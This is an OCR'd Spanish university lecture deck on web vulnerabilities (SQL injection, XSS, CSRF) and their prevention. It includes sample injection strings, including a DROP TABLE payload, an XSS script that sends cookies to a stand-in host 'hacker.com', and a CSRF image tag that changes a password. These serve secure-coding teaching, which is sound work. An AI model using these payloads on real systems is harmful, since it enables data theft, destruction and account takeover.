UNIVERSIDAD COMPLUTENSE MADRID

Vulnerabilidades web: inyección SQL, XSS y CSRF

Enrique Martín - emartinm@ucm.es

Gestión de la Información en la Web (GIW)

Optativa de grados


Fac. Informática

Contenidos

Inyección SQL

¿Qué es la inyección SQL?

- Es uno de los **principales problemas de seguridad** según el Top 10 de OWASP 2021: `https://owasp.org/Top10/`



Explicación

- Para acceder a la BD utilizamos **sentencias SQL**, tanto para leer como escribir.
- Casi siempre utilizamos alguna **entrada del usuario** en la sentencia SQL: nueva contraseña, término a buscar, id de producto, etc. $\rightarrow$ **el usuario participa en la sentencia**.
- Un usuario malicioso puede proporcionar datos formados de tal manera que convierten nuestra **consulta** en una que **hace algo diferente** (y posiblemente no deseado).

Ejemplo

- Consideremos una BD con una tabla orders:

```
CREATE TABLE orders (
    id INTEGER PRIMARY KEY,
    user TEXT REFERENCES users(email),
    item TEXT
);
```

- Tenemos una página que acepta un argumento *user* y muestra los pedidos de ese usuario.
  `http://localhost:5000/orders?user=pepe@gmail.com`
- La sentencia SQL construida sería:

```
u = request.args.get('user')
query = f"SELECT * FROM orders WHERE user='{u}'"
```

- Para la petición anterior tendríamos:

```
SELECT * FROM orders WHERE user='pepe@gmail.com'
```

- ¿Qué ocurriría con una petición como la siguiente?
  `http://localhost:5000/orders?user=NADA'or'a'='a`

Ejemplo

- Al recibir la petición
  `http://localhost:5000/orders?user=pepe'or'a'='a`
  la sentencia SQL generada sería:

```
user  = "pepe' or 'a'='a"
query = "SELECT *
         FROM orders
         WHERE user='pepe' or 'a'='a'"
```

- La **condición** de la consulta es `user='pepe' or 'a'='a'`, que siempre será cierta.
- Por tanto, devolvería los datos de **todos los pedidos**, independientemente del usuario → gran fuga de información.

Mitigación en el ejemplo

- El problema radica en que no hemos escapado/evitado la comilla simple del argumento **user**.

```
query = f"SELECT * FROM orders WHERE user='{u}'"
```

- Un usuario malicioso puede enviar peticiones donde *user* contiene una comilla, por lo que ***termina*** nuestra cadena y consigue manipular la consulta.
- Debemos comprobar que *user* **no contiene comillas simples**. De ser así hay que escaparlas o impedir la consulta (*user* no válido).
- Si hubiésemos escapado la entrada del usuario, la consulta sería:

```
SELECT *
FROM orders
WHERE user='pepe\' or \'a\'=\'a';
```

- Esta consulta es sintácticamente correcta pero no devuelve ninguna información porque ningún usuario se llama `"pepe' or 'a'='a"`

Mitigación en el ejemplo

- De manera adicional, debemos utilizar los **parámetros** del método `execute()` de `sqlite3` (**o de la biblioteca de la BD que uséis**) ya que este se encargará de escapar los caracteres peligrosos:

```
1 query = "SELECT * FROM orders WHERE user=:who"
2 user = request.args.get('user')
3 user_clean = escapa(user)
4 conn = sqlite3('fichero.db')
5 cur = conn.cursor()
6 cur.execute(query, {'who': user_clean})
```

Peligros de la inyección SQL

- Hemos visto la inyección de código en consultas, pero también afecta a modificaciones:

```
# Entradas del usuario *sin limpiar*
age = request.args.get('age')    # age = 38
name = request.args.get('name') # name = "pepe' or '1'='1"
query = f"UPDATE usuarios SET edad={age}
          WHERE name='{name}'"
```

- Sentencias SQL inesperada resultante:

```
UPDATE usuarios SET edad=38
WHERE name='pepe' or '1'='1'
-- actualiza *todas* las filas
```

- También afecta a **inserciones** y **eliminaciones**.

Más peligros de la inyección SQL

- Considera el siguiente fragmento de código:

```
user  = request.args.get('user')
qbody = f"SELECT * FROM orders WHERE user='{user}'"
```

- Si se asigna `user = '; DROP TABLE orders; --'` se generaría la siguiente consulta:


```
SELECT * FROM orders WHERE user='';
DROP TABLE orders; --''
-- Consulta sin resultados seguida de *eliminación
-- completa de tabla*
```

- Afortunadamente, la función `execute()` de `sqlite3` únicamente permite ejecutar una sentencia SQL, pero versiones antiguas u otras BBDD podrían actuar de manera menos segura. Tened cuidado con la función `executescript()`.

Ejemplo completo de inyección SQL

- En el Campus Virtual os he dejado un ejemplo de inyección SQL con `sqlite3` en el que se puede explotar esta vulnerabilidad para:
  - Ver los pedidos de todos los usuarios
  - Visualizar los *hashes* de todos los usuarios $\rightarrow$ **gran fuga de información, aunque sean *hashes***
  - Obtener la definición SQL de todas las tablas de la BD $\rightarrow$ conocimiento completo de tu BD, punto inicial de más ataques

Inyección SQL en una viñeta



https://xkcd.com/327/

Prevenir inyecciones SQL

- **Ser realmente consciente**. Cualquier entrada puede acabar en una consulta SQL.
- Hay que revisar todas las entradas, incluso:
  - Campos ocultos (*hidden*) de formularios.
  - Campos cuyo valor ***no podría estar mal formado*** porque se elige a través de elementos del formulario como: combobox, campos numéricos, campo de e-mail, etc.
- GET: puedo generar una URL con cualquier valor para cualquier parámetro.
- POST: utilizar **POST no protege nada**, cualquiera puede realizar una petición POST maliciosa.

Prevenir inyecciones SQL

- **Comprobar** las **entradas** de usuario y detectar si están bien formadas.
- **Escapar** todos los caracteres problemáticos.
- Desarrollar una **capa abstracta de seguridad** reutilizable entre proyectos. Se encargará de todas las entradas de los usuarios, e incluso de llamadas a la BD.

Muy importante

En serio, en una aplicación web debéis revisar y limpiar **absolutamente todas las entradas que provengan del usuario**.

Prevenir inyecciones SQL

- Aplicar el principio de **mínimos privilegios** en la BD y **segregar usuarios**.
- **Mínimos privilegios**: los usuarios deben tener únicamente los privilegios necesarios para su tarea y **ninguno más**. ¿Por qué tener permiso de escritura en la tabla *usuarios* si solo debo consultar la tabla *pedidos*?
- **Segregación**: utilizar diferentes usuarios para los distintos accesos a la base de datos, no un solo usuario omnipotente.

Prevenir inyecciones SQL

- Utilizar sentencias **SQL preparadas**:

```
1 query = "SELECT *
2           FROM orders
3           WHERE user=:who AND age=:age"
4 params = {'who': 'pepe', 'age': 39}
5
6 conn = sqlite.connect('file.db')
7 cur = conn.cursor()
8 cur.execute(query, params)
```

Cross-site scripting (XSS)

¿Qué es XSS?

- El XSS ocurre cuando **código JavaScript malicioso** se incorpora en una **página web devuelta por nuestro servidor**:
- El usuario confía en nosotros. Piensa que nada malo puede pasar (la conexión tiene el candado verde) y que ese *script* es legítimo (lo está sirviendo nuestro servidor web).
- El *script* malicioso puede realizar cualquier tarea como si fuese parte de nuestra web: obtener *cookies*, obtener el identificador de sesión, modificar el DOM de nuestra página web...

Ejemplo de XSS

- Tenemos una página de búsqueda que recibe el término a buscar como parámetro *q*: `http://servicio.com/query?q=tomates`
- La página generada muestra la búsqueda realizada a modo de recordatorio:

```
query = request.args.get('q')  # Sin desinfectar
html  = f'<p>Resultados para {query} </p>'
html += <<RESULTADOS DE LA BÚSQUEDA>>
...
return html
```

- Pero no desinfectar la entrada *query* es **muy** mala idea.

Ejemplo de XSS

- Una atacante nos podría hacer llegar un enlace como: `http://servicio.com/query?q=<script_malo>` donde *<script_malo>* podría ser:

```
<script>
  i = new Image();
  i.src = "http://hacker.com/log_cookie?cookie=" +
          escape(document.cookie);
</script>
```

- Si pinchamos en ese enlace, la página de resultados contendría un *script* que envía nuestras cookies* al servidor `hacker.com`

Mitigación

Se puede impedir que las cookies sean accesible desde el API de Javascript `Document.cookie` estableciéndolas como `httpOnly: true` en la configuración del servidor.

Ejemplo de XSS

- El *script* malicioso podría hacer cosas peores.
- Cargar la página de perfil de `servicio.com` del usuario en un *frame* oculto, y enviar todo el contenido al servidor del atacante. La página de perfil incluirá muchos datos personales del usuario: nombre, direcciones, datos de pago, etc.
- Modificar el DOM de la página actual para realizar algún ataque de *phising*. El usuario no sospechará nada, pues está en `servicio.com`, y podría proporcionar datos privados como la contraseña.

Tipos de XSS

- **Reflected XSS** (no persistente). El tipo que hemos visto: el servidor recibe un *script* como entrada del usuario, y la introduce en la página devuelta.
- **Stored XSS** (persistente o almacenado). El *script* malicioso se introduce en el servidor una sola vez y se queda almacenado en la base de datos. Luego el servidor utiliza el contenido de la base de datos para generar las páginas web devueltas. Un ejemplo clásico son los foros que permiten incluir mensajes HTML sin limpiarlos bien.

Prevención de XSS

- **Validar todas las entradas** del usuario.
- **Desinfectar todo el texto** que va a aparecer en la página HTML generada, tanto el que **provenga de la petición** como aquel **obtenido de la BD**. P.ej:
  - Nombre de usuario
  - Resultados de una consulta
  - Texto de la consulta realizada
- Es importante escapar los caracteres que tienen significado en HTML como «<», «>», «&», comillas simples («'») y dobles («"»).
- Filtrar la salida permitiendo únicamente HTML seguro (basado en «listas blancas»)

Cross-Site Request Forgery (CSRF o XSRF)

¿Qué es CSRF?

- **CSRF** es **falsificar una petición** a un servidor web: conseguir que un usuario realice una petición a una aplicación web sin que tenga **constancia** de ello.
- Esta petición puede realizar tareas como:
  - Cambiar la clave del usuario
  - Introducir productos en su carrito de la compra
  - Realizar una compra one-click
  - Cambiar la dirección de un envío
  - Cancelar un pedido
  - Publicar un mensaje en su red social

Recordatorio: sesiones web

- HTTP es un protocolo **sin estado**, es decir, cada petición es completamente independiente de las demás.
- Por lo tanto, para procesar una petición el servidor web únicamente puede utilizar los datos que vienen en esa peticion.
- Esto es un problema a la hora de crear aplicaciones web que requieran recordar un estado entre una petición y la siguiente:
  - Comprar un billete de avión: autenticarse, elegir vuelo, elegir asiento, adquirir opciones adicionales, pagar
  - Presentar la declaración de la renta: autenticarse, revisar los datos fiscales, realizar cambios, confirmar y firmar

Recordatorio: sesiones web

- En esos casos es necesario **relacionar** todas las peticiones que proceden desde un **mismo usuario**, lo que genera una **sesión de navegación web**.
- Para relacionar estas peticiones el servidor web utiliza ***cookies***:
  - Al responder la primera petición del usuario, el servidor solicita al navegador del usuario que almacene una ***cookie*** con un identificador único $\rightarrow$ **identificador de sesión**
  - A partir de ese momento, **todas las peticiones de ese usuario a ese servidor** irán acompañadas de esa cookie con el identificador. Este identificador permite al servidor web relacionar una petición con otras anteriores.
  - El servidor web podrá almacenar internamente información asociada a cada identificador de sesión (su estado): usuario autenticado, productos comprados, modificaciones realizadas en su declaración de la renta...

Ejemplo de CSRF

- Imaginad que vuestra aplicación permite **cambiar la contraseña** a usuarios registrados que tienen una **sesión activa**.
- Para ello hay que enviar una solicitud estando autenticado: `https://servicio.com/change_pass?pass=1234`
- Como el usuario tiene una sesión activa no le pedimos nada más (ya está autenticado) y obtenemos su nombre de usuario de los datos internos de las sesión web.

Ejemplo de CSRF

- Imaginad que:
  1. Iniciáis sesión en `servicio.com`
  2. Sin cerrar la sesión, abrís otra pestaña del navegador para revisar vuestro correo electrónico.
  3. Consultáis un e-mail HTML con una imagen que no se carga:

```
<img
  src="http://localhost:5000/change_pass?pass=hack!"
>
```

- La petición **automática** de la imagen llevará la *cookie* con el identificador de la sesión (el navegador lo añadirá de manera automática), así que de cara al servidor **es una petición legítima del usuario autenticado y que sabe lo que hace**.
- **Resultado**: la contraseña se ha modificado de manera inadvertida con solo navegar por el correo y tener activadas las imágenes en el navegador.

Prueba de concepto de CSRF (GET)

Código completo disponible en el Campus Virtual

1. En pestaña 1: autenticarse en `http://localhost:5000/login` con usuario `pepe` y contraseña `1234`
2. En pestaña 1: hacer una compra de un artículo a la dirección por defecto. Comprobar el log del servidor para ver los detalles de la compra registrada.
3. En pestaña 2: ver una página «inocente» cargando `http://localhost:5000/pagina_inocente` con

   ```
   SESSION_COOKIE_SAMESITE = 'Strict',
   ```

   ```
   SESSION_COOKIE_SAMESITE = 'Lax' o
   ```

   ```
   SESSION_COOKIE_SAMESITE = None,
   ```
4. Comprobar el log del servidor para ver que has realizado una compra sin darte cuenta.

Prevención de CSRF

- El problema es que toda petición a un dominio incluye la *cookie* identificando la sesión de manera automática.
- Para mitigar esta situación, desde 2018 los navegadores permiten configurar en qué tipo de peticiones deben incluir las *cookies*.
- Para ello, el servidor web usa la opción ***SameSite*** al crear cada cookie en el usuario.

Prevención de CSRF

SameSite puede tomar **3 valores**:

- **Strict**: incluye las *cookies* únicamente cuando las peticiones se realizan desde páginas del mismo dominio.
- **Lax**: igual que Strict, pero también incluye las *cookies* si la petición se realiza desde otro dominio por una acción explícita del usuario (p.ej. pinchar en un enlace). No se incluyen las cookies si se trata de una petición automática desde otro dominio (como cargar una imagen).
- **None**: el navegador incluye siempre las *cookies*, independientemente del dominio y la acción realizada.

Si no se establece ningún nivel, el navegador crea la *cookie* **Lax** por defecto.

Más información sobre *SameSite*

- SameSite cookies explained:
  `https://web.dev/samesite-cookies-explained/`
- IETF Same-site Cookies:
  `https://tools.ietf.org/html/draft-west-first-party-cookies-07`
- Soporte de SameSite en diferentes navegadores:
  `https://caniuse.com/same-site-cookie-attribute`

Prevención de CSRF

Medidas adicionales además de configurar *SameSite* a *Strict* o *Lax*

- Validar la operación con un **secreto**.
  - Por ejemplo, para cambiar la contraseña pediremos a la vez la contraseña antigua.
- Usar ***tokens*** especiales para distinguir peticiones legítimas de peticiones falsificadas.
  - Este token, conocido como ***action token***, ***synchronizer token*** o ***antiCSRF token***, es un valor que se incluye como campo oculto en un formulario o como argumento en la URL.
  - Si una petición proporciona el *token* adecuado sabremos que es **legítima**.

Token antiCSRF

La idea del token antiCSRF es la siguiente:

1. Antes de realizar una acción (p.ej. añadir un producto al carrito) el usuario solicitará la página de ese producto. En esa página incluiremos un *token antiCSRF*
2. El usuario pulsará en el botón de "añadir producto" y realizará una petición. Esa petición, además de la información del producto llevará el *token antiCSRF*
3. En el servidor, podremos comprobar que la petición recibida es legítima comprobando que el *token antiCSRF* recibido es el mismo que enviamos en el paso 1)

Token antiCSRF

Los ***tokens antiCSRF*** se pueden crear de varias formas:

(A) Crear una cadena aleatoria y **almacenarla** en el estado de la sesión. Por ejemplo obtener un número aleatorio y calcular su *hash*.

(B) Construir una cadena *hash* a partir de:

- El identificador de sesión (**SSID**)
- La ruta que recibirá la petición (**L**)
- Un valor secreto de la aplicación (**K**)

No es necesario almacenar este valor porque se puede recalcular en cualquier momento a partir de esos 3 valores.

Token antiCSRF

- Cuando el servidor reciba la petición con destino **L** e identificador de sesión **SSID**, comprobará que el *token* acompañante es válido:
  - (A) Si el *token* recibido es igual al que está almacenado en el estado de la sesión.
  - (B) Si con **L**, **SSID** y **K** se genera un token igual al que se recibe
- En otro caso se trata de un posible ataque CSRF $\rightarrow$ almacenar en log y mostrar mensaje inocuo al usuario.

Token antiCSRF

- En la situación (A) se pueden almacenar tokens para distintas páginas destino **L**, p.ej. para un usuario navegando con varias pestañas.
- En la situación (B) no sería necesario almacenar nada porque la información de destino **L** está incluida en la manera de generar el *token*. Sin embargo el token será el mismo para todas las peticiones al mismo destino (**L**) dentro de la misma sesión (**SSID**).

Referencias

Referencias para inyección SQL

- SQL Injection Attacks by Example: `http://www.unixwiz.net/techtips/sql-injection.html`
- SQL Injection – w3schools: `http://www.w3schools.com/sql/sql_injection.asp`
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command: `http://cwe.mitre.org/data/definitions/89.html`
- OWASP SQL Injection Prevention Cheat Sheet: `https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html`

Referencias para XSS

- OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet: `https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html`
- The Cross-Site Scripting (XSS) FAQ: `http://www.cgisecurity.com/xss-faq.html`
- CWE-79: Improper Neutralization of Input During Web Page Generation: `https://cwe.mitre.org/data/definitions/79.html`
- Malicious HTML Tags Embedded in Client Web Requests: `http://www.cert.org/historical/advisories/CA-2000-02.cfm`

Referencias para CSRF

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet: `https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html`